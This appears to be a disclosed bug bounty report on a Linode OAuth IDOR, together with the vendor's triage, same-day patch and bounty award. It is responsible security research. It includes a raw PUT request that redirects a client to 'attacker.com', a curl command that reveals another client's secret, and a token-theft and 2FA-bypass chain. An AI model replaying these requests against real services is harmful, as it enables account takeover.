

You are participating in a **private** program for **Linode**. Please do **not** publicly discuss the program until the program goes public.

13

## [Complete account takeover] IDOR in updating OAuth clients (including linode's own).

State Resolved (Closed)

Disclosed **January 9, 2019 2:12pm +0530**


Reported To [Linode](#)

Asset <https://cloud.linode.com>  
(Domain)

Weakness Insecure Direct Object Reference (IDOR)

Bounty \$3,000

Severity Critical (10.0)

Participants 

Visibility Disclosed (Full)

[Collapse](#)

[bugdiscloseguys](#) submitted a report to [Linode](#).

May 31st (8 months ago)

Hey team,

I have identified a critical IDOR while updating details of OAuth clients app. Using this IDOR an attacker can update redirect\_uri of other's client. What makes this more severe is that an attacker can modify redirect\_uri of a Linode's pre-authorized app such as [Linode Manager](#) to steal access token and then use that token to modify email, disable 2fa and what not.


### Vulnerable Request


\*\* Same is also applicable for api.linode.com\*\*

```
PUT /api/v4/account/oauth-clients/{{CLIENT_ID}} HTTP/1.1
Host: cloud.linode.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://cloud.linode.com/profile/clients
Content-Type: application/json;charset=utf-8
Authorization: Bearer TOKEN
Content-Length: 66
Cookie: COOKIES
Connection: close

{"redirect_uri":"https://attacker.com/"}
```

### Steps to reproduce :

- Create two linode account
- Create a client app in each of the accounts (<https://cloud.linode.com/profile/clients> )
- Note down client\_id of any account
- Click [...](#) and then [Edit](#)



- While submitting the edit form capture the request and modify client ID in url to the client ID of the other account;

`/api/v4/account/oauth-clients/{{CLIENT_ID}}`

- Open the other account and notice that the client app is modified now.

## Exploit Scenario

Linode have few pre-authorized app, An attacker can update redirect\_uri of any pre-authorized app such as **Linode Manager** which is used to login user to manager.linode.com and cloud.linode.com. An attacker can set up a logger at the modified redirect\_uri and steal access token of MANY accounts in just few minutes. Further more an attacker can use those tokens to update/modify account email and then reset password using updated/modified email. 2FA is also not a problem because 2FA can also be disabled using token (<https://developers.linode.com/api/v4#operation/tfaDisable>).

To confirm that I'm able to update admin/Linode's client apps also i tested on `04b4276a4094ce378d27` (Linode manager) by adding `/x` in end. I changed it back to what it was right away (2/3 seconds).



Thanks!

Harsh

## Impact

Complete account takeover of users.

2 attachments:

**F303586:** [Screen\\_Shot\\_2018-05-31\\_at\\_4.49.52\\_PM.png](#)

**F303590:** [Screen\\_Shot\\_2018-05-31\\_at\\_4.59.58\\_PM.png](#)

**bugdiscloseguys** changed the report title from IDOR in updating OAuth clients leads complete account takeover to [Complete account takeover] IDOR in updating OAuth clients (including linode's own).. May 31st (8 months ago)



**linode\_ctarquini** changed the status to **Triaged**.

May 31st (8 months ago)

Thank you for your report. I'm working to verify your finding and will update you shortly.



**bugdiscloseguys** posted a comment.

May 31st (8 months ago)

Thanks **@linode\_ctarquini** for very quick response.



**bugdiscloseguys** posted a comment.

May 31st (8 months ago)

There're number of IDOR's in OAuth such as reset secret token and reveal to attacker. Instead of creating another report i'm adding information here only because i think they might can be fixed by one permission model.

```
curl -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -X POST \
  https://api.linode.com/v4/account/oauth-clients/$CLIENT-ID/reset-secret
```

This request will reset and reveal secret token of victim client app to attacker. Let me know if you want separate report.



linode\_ctarquini posted a comment.

May 31st (8 months ago)

Thank you! I've validated your reports affects production. I'm going to escalate this to our developers and get this resolved asap. Once we've had a chance to review this report with the rest of the team, we will issue your bounty.

Let us know if you find anything else and happy hunting!



bugdiscloseguys posted a comment.

May 31st (8 months ago)

Thanks @linode\_ctarquini for being amazingly quick. If you are unclear of impact or any other thing please let me know.



linode\_ctarquini posted a comment.

May 31st (8 months ago)

Hey @bugdiscloseguys,

Thanks @linode\_ctarquini for being amazingly quick.

I try :). Thank you for your high quality report.

We've pushed out a patch to our fleet that should mitigate these vulnerabilities. Your hunch ended up being correct: This issue stemmed from a subtle bug in the code that enforced access restrictions for the oauth controller.

Would you mind validating that we squashed this bug on your end as well?



bugdiscloseguys posted a comment.

May 31st (8 months ago)

@linode\_ctarquini Thanks and yeah the IDOR's looks fixed now.



bugdiscloseguys posted a comment.

May 31st (8 months ago)

When you get time please do have a look at #359974 too.



linode\_ctarquini updated the severity from Critical to Critical (10.0).

May 31st (8 months ago)



Linode rewarded bugdiscloseguys with a \$2,000 bounty and a \$1,000 bonus.

Updated May 31st (8 months ago)

Hey @bugdiscloseguys,

Thanks again for your report! We've awarded you a \$2,000 bounty with a \$1,000 bonus for giving us a scare first thing in the morning.

We're in the process of reviewing and validating your other report as well. If you find anything in the meantime or you have any questions, please do not hesitate to give us a shout.



linode\_ctarquini closed the report and changed the status to Resolved.

May 31st (8 months ago)



bugdiscloseguys posted a comment.

May 31st (8 months ago)

Wow thanks for really nice bounty :D I do have one question, If an oauth client app have a certain type of URL (which is very common to have) it can be bypassed meaning that attacker can steal token using that client app, It should be reported or not?



linode\_ctarquini posted a comment.

Jun 1st (8 months ago)

That sounds interesting, I'm not sure if it'd qualify for a bounty without further details but please feel free to open a new report :)



linode\_bdorsey requested to disclose this report.

Jan 9th (21 days ago)

Hey @bugdiscloseguys, would you mind if we disclose this report to our private program members as well?



bugdiscloseguys agreed to disclose this report.

Jan 9th (21 days ago)

Sure :)



This report has been disclosed.

Jan 9th (21 days ago)

